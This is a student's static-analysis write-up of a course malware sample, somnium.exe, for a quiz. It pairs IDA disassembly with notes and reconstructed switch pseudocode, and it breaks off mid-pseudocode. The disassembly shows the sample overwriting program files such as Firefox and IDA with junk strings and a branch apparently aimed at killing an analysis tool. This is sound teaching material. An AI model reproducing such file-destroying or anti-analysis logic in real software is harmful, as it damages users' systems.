

Cpsc 458 quiz 2 somnium.exe

ADVANCED static analysis




the malware appears to have branches



```
004012B8
004012B8
004012B8     ; Attributes: bp-based frame
004012B8
004012B8     ; int __cdecl main(int argc,const char **argv,const char *envp)
004012B8     _main proc near
004012B8
004012B8     var_A8= dword ptr -0A8h
004012B8     var_A4= dword ptr -0A4h
004012B8     var_A0= dword ptr -0A0h
004012B8     var_9C= dword ptr -9Ch
004012B8     var_8C= dword ptr -8Ch
004012B8     var_88= dword ptr -88h
004012B8     var_10= dword ptr -10h
004012B8     var_C= dword ptr -0Ch
004012B8     argc= dword ptr  8
004012B8     argv= dword ptr  0Ch
004012B8     envp= dword ptr  10h
004012B8
004012B8 000 push    ebp
004012B9 004 mov     ebp, esp
004012BB 004 sub     esp, 0A8h       ; char *
004012C1 0AC and     esp, 0FFFFFFF0h ; Logical AND
004012C4 0AC mov     eax, 0
004012C9 0AC add     eax, 0Fh        ; Add
004012CC 0AC add     eax, 0Fh        ; Add
004012CF 0AC shr     eax, 4          ; Shift Logical Right
004012D2 0AC shl     eax, 4          ; Shift Logical Left
004012D5 0AC mov     [ebp+var_8C], eax
004012DB 0AC mov     eax, [ebp+var_8C]
004012E1 0AC call    sub_401970      ; Call Procedure
004012E1
004012E6 0AC call    sub_401610      ; ignore prologue
004012E6
004012EB 0AC mov     [esp+0A8h+var_A8], offset aIAmACreatureWi ; "I am a creature with many faces..."
004012F2 0AC call    printf          ; Call Procedure
004012F2
004012F7 0AC cmp     [ebp+argc], 1   ; is there a command line argument?
004012FB 0AC jg      short ifArgCGreaterThanOne ; Jump if Greater (ZF=0 & SF=OF)
004012FB
```


The program prints "I am a creature with many faces…".
Then it checks if argc is greater than 1.
source: https://stackoverflow.com/questions/3024197/what-does-int-argc-char-argv-mean
Argc is the variable that contains the number of arguments provided through the command line to the program.
Not providing any command line arguments other than running the program means that argc == 1.
If there are command line arguments then argc > 1.

Hypothesis: The malware may check for certain command line arguments via switch statements.
It would make sense to use switch statements to check for the value of something which is expected to be able to have several different values possible.



```
                mov     [esp+0A8h+var_A8], offset aBummerThisIsNo ; "Bummer this is not...\n"
                call    printf          ; Call Procedure

                mov     [esp+0A8h+var_A4], offset aWb ; "wb"
                mov     [esp+0A8h+var_A8], offset aCProgramFilesM ; "C:\\Program Files\\Mozilla Firefox\\firefo"...
                call    fopen           ; Call Procedure

                mov     [ebp+var_10], eax
                mov     [ebp+var_C], 0


loc_4013B8:                             ; CODE XREF: _main+131↓j
                cmp     [ebp+var_C], 270Fh ; Compare Two Operands
                jg      short loc_4013EB ; Jump if Greater (ZF=0 & SF=OF)

                mov     eax, [ebp+var_10]
                mov     [esp+0A8h+var_9C], eax
                mov     [esp+0A8h+var_A0], 1Ch
                mov     [esp+0A8h+var_A4], 1
                mov     [esp+0A8h+var_A8], offset aTimeForLunchCr ; "Time for lunch crunch crunch"
                call    fwrite          ; Call Procedure

                lea     eax, [ebp+var_C] ; Load Effective Address
                inc     dword ptr [eax] ; Increment by 1
                jmp     short loc_4013B8 ; Jump

; ---------------------------------------------------------------------------

loc_4013EB:                             ; CODE XREF: _main+107↑j
                mov     eax, [ebp+var_10]
                mov     [esp+0A8h+var_A8], eax
                call    fclose          ; Call Procedure

                jmp     loc_401516      ; Jump

; ---------------------------------------------------------------------------

loc_4013FB:                             ; CODE XREF: _main+D4↑j
                mov     eax, [ebp+argv]
                add     eax, 4          ; Add
                mov     [esp+0A8h+var_A4], offset aDoworse ; "-doworse"
                mov     eax, [eax]
                mov     [esp+0A8h+var_A8], eax
                call    strcmp          ; Call Procedure

                test    eax, eax        ; Logical Compare
                jnz     short loc_401484 ; Jump if Not Zero (ZF=0)

                mov     [esp+0A8h+var_A8], offset aAreYouFrustrat ; "Are you frustrated yet?  What a bummer!"...
                call    printf          ; Call Procedure

                mov     [esp+0A8h+var_A4], offset aWb ; "wb"
                mov     [esp+0A8h+var_A8], offset aCProgramFilesI ; "C:\\Program Files\\IDA Free\\idag.exe"
                call    fopen           ; Call Procedure
```

This structuring resembles the if style for switch statements.




```
004012FD 0AC mov     [esp+0A8h+var_A8], offset aWhatABummer___ ; "What a bummer...\n"
00401304 0AC call    printf          ; prints what a bummer
00401304
00401309 0AC mov     [esp+0A8h+var_A4], offset aWb ; "wb"
00401311 0AC mov     eax, [ebp+argv] ; since argc = 1 argv = somnium.exe
00401314 0AC mov     eax, [eax]
00401316 0AC mov     [esp+0A8h+var_A8], eax
00401319 0AC call    fopen           ; opens somnium.exe in wb mode
00401319                             ; wb = write binary
00401319
0040131E 0AC mov     [ebp+var_C], eax
00401321 0AC mov     [ebp+var_10], 0
00401321
```

If argc = 1 then this block happens. The program prints “what a bummer...\n”

Since argc = 1 then the value in argv is “somnium.exe”.

Source: https://www.cplusplus.com/reference/cstdio/fopen/
fopen opens the file “somnium.exe” in wb mode. WB mode is write mode for a binary file.

This block may eventually lead to the following block:




```
00401331 0AC mov     eax, [ebp+var_C]
00401334 0AC mov     [esp+0A8h+var_9C], eax
00401338 0AC mov     [esp+0A8h+var_A0], 0Fh
00401340 0AC mov     [esp+0A8h+var_A4], 1
00401348 0AC mov     [esp+0A8h+var_A8], offset aThisIsDumb___ ; "This is dumb..."
0040134F 0AC call    fwrite          ; prints this is dumb
0040134F
00401354 0AC lea     eax, [ebp+var_10] ; Load Effective Address
00401357 0AC inc     dword ptr [eax] ; Increment by 1
00401359 0AC jmp     short idontknow ; Jump
00401359
```

Here “this is dumb” would possibly be written to the somnium.exe file. This would corrupt the somnium.exe file because this string does not contain any executable code. This happens while the malware is being run, which is possibly why the error message appeared during basic dynamic analysis.

Summary:
If no command line argument is provided then the malware may print “This is dumb” into somnium.exe, which corrupts the program and causes it to crash.

===
===
===
===
===
===


SWITCH STATEMENT FRAME



```
004012F7 0AC cmp     [ebp+argc], 1    ; is there a command line argument?
004012FB 0AC jg      short SWITCHCASEdoit ; Jump if Greater (ZF=0 & SF=OF)
004012FB
```

It seems like if argc > 1 then the switch statement would begin. It would make sense for it to do that because there are several possible arguments. The first switch case seems to be -doit which will be shown in the next screenshot. Argv[1] contains the string of the command line argument.


```
if( argc > 1)
{//if*********************************************************************
        switch (argv[1])
                {//switch ==============================================
                //do the switch things
                default:
                        //default------------------------------------------------------------------------
                        //default-------------------------------------------------------------------------------
                }//switch=====================================================
}//if*************************************************************************
```



```
00401372     ; ---------------------------------------------------------------------------
00401372
00401372     SWITCHCASEdoit:
00401372 0AC mov     eax, [ebp+argv]
00401375 0AC add     eax, 4           ; Add
00401378 0AC mov     [esp+0A8h+var_A4], offset aDoit ; "-doit"
00401380 0AC mov     eax, [eax]
00401382 0AC mov     [esp+0A8h+var_A8], eax
00401385 0AC call    strcmp           ; is the argument -doit?
00401385
0040138A 0AC test    eax, eax         ; Logical Compare
0040138C 0AC jnz     short CASEdoworse ; Jump if Not Zero (ZF=0)
0040138C
```

Here the program is checking if argv[1] == “-doit”. Strcmp is being used to see if argv[1] == “-doit”. If it is then it will not jump to CASEdoworse, the zero flag will == 0.


```
if( argc > 1)
{//if*************************************************************************
    switch (argv[1])
        {//switch =====================================================
        //do the switch things
        //case “-doit”:
                //doit-------------------------------------------------------------------------------------
                //doit-------------------------------------------------------------------------------------
        default:
                //default-------------------------------------------------------------------------------
                //default-------------------------------------------------------------------------------
        }//switch=====================================================
}//if*************************************************************************
```



```
004013FB     ; ---------------------------------------------------------------------------
004013FB
004013FB     CASEdoworse:
004013FB 0AC mov     eax, [ebp+argv]
004013FE 0AC add     eax, 4           ; Add
00401401 0AC mov     [esp+0A8h+var_A4], offset aDoworse ; "-doworse"
00401409 0AC mov     eax, [eax]
0040140B 0AC mov     [esp+0A8h+var_A8], eax
0040140E 0AC call    strcmp           ; isthe string -doworse?
0040140E
00401413 0AC test    eax, eax         ; Logical Compare
00401415 0AC jnz     short CASEactlikeafool ; Jump if Not Zero (ZF=0)
00401415
```

If argv[1] != “-doit” then this block is entered. The program checks to see if argv[1] == “-doworse”. Strcmp is being used to see if argv[1] == “-doworse”. If it is then it will not jump to CASEactlikeafool, the zero flag will == 0.


```
if( argc > 1)
{//if***************************************************************************
        switch (argv[1])
                {//switch ====================================================
                //do the switch things
                //case "-doit":
                        //doit-----------------------------------------------------------------------
                        //doit-----------------------------------------------------------------------
                //case "-doworse":
                        //doworse-------------------------------------------------------------------
                        //doworse-------------------------------------------------------------------
                default:
                        //default--------------------------------------------------------------------
                        //default--------------------------------------------------------------------
                }//switch=====================================================
}//if***************************************************************************
```



```
00401484     ; ---------------------------------------------------------------------------
00401484
00401484     CASEactlikeafool:
00401484 0AC mov     eax, [ebp+argv]
00401487 0AC add     eax, 4          ; Add
0040148A 0AC mov     [esp+0A8h+var_A4], offset aActlikeafool ; "-actlikeafool"
00401492 0AC mov     eax, [eax]
00401494 0AC mov     [esp+0A8h+var_A8], eax
00401497 0AC call    strcmp          ; is the string = -actlikeafool ?
00401497
0040149C 0AC test    eax, eax        ; Logical Compare
0040149E 0AC jnz     short CASEagnosthesia ; Jump if Not Zero (ZF=0)
0040149E
```

If argv[1] != "-doworse" then this block is entered. The program checks to see if argv[1] == "-actlikeafool". Strcmp is being used to see if argv[1] == "-actlikeafool". If it is then it will not jump to CASEagnosthesia, the zero flag will == 0.


```
if( argc > 1)
{//if**************************************************************************
        switch (argv[1])
                {//switch =======================================================
                //do the switch things
                //case "-doit":
                        //doit---------------------------------------------------------------------------------
                        //doit---------------------------------------------------------------------------------
                //case "-doworse":
                        //doworse-----------------------------------------------------------------------------
                        //doworse-----------------------------------------------------------------------------
                //case "-actlikeafool":
                        //actlikeafool--------------------------------------------------------------------------
                        //actlikeafool--------------------------------------------------------------------------
                default:
                        //default------------------------------------------------------------------------------
                        //default------------------------------------------------------------------------------
                }//switch========================================================
}//if**************************************************************************
```



```
004014A7     ; ---------------------------------------------------------------------------
004014A7
004014A7     CASEagnosthesia:
004014A7 0AC mov     eax, [ebp+12]
004014AA 0AC add     eax, 4          ; Add
004014AD 0AC mov     [esp+0A8h+var_A4], offset aAgnosthesia ; "-agnosthesia"
004014B5 0AC mov     eax, [eax]
004014B7 0AC mov     [esp+0A8h+var_A8], eax
004014BA 0AC call    strcmp          ; is the string = -agnosthesia
004014BA
004014BF 0AC test    eax, eax        ; Logical Compare
004014C1 0AC jnz     short KILLPROCMON ; Jump if Not Zero (ZF=0)
004014C1
```

If argv[1] != "-actlikeafool" then this block is entered. The program checks to see if argv[1] == "-agnosthesia". Strcmp is being used to see if argv[1] == "-agnosthesia". If it is then it will not jump to KILLPROCMON, the zero flag will == 0.

```
if( argc > 1)
{//if**************************************************************************
        switch (argv[1])
                {//switch =====================================================
                //do the switch things
                //case “-doit”:
                        //doit------------------------------------------------------------------------------------
                        //doit------------------------------------------------------------------------------------
                //case “-doworse”:
                        //doworse-------------------------------------------------------------------------------
                        //doworse-------------------------------------------------------------------------------
                //case “-actlikeafool”:
                        //actlikeafool---------------------------------------------------------------------------
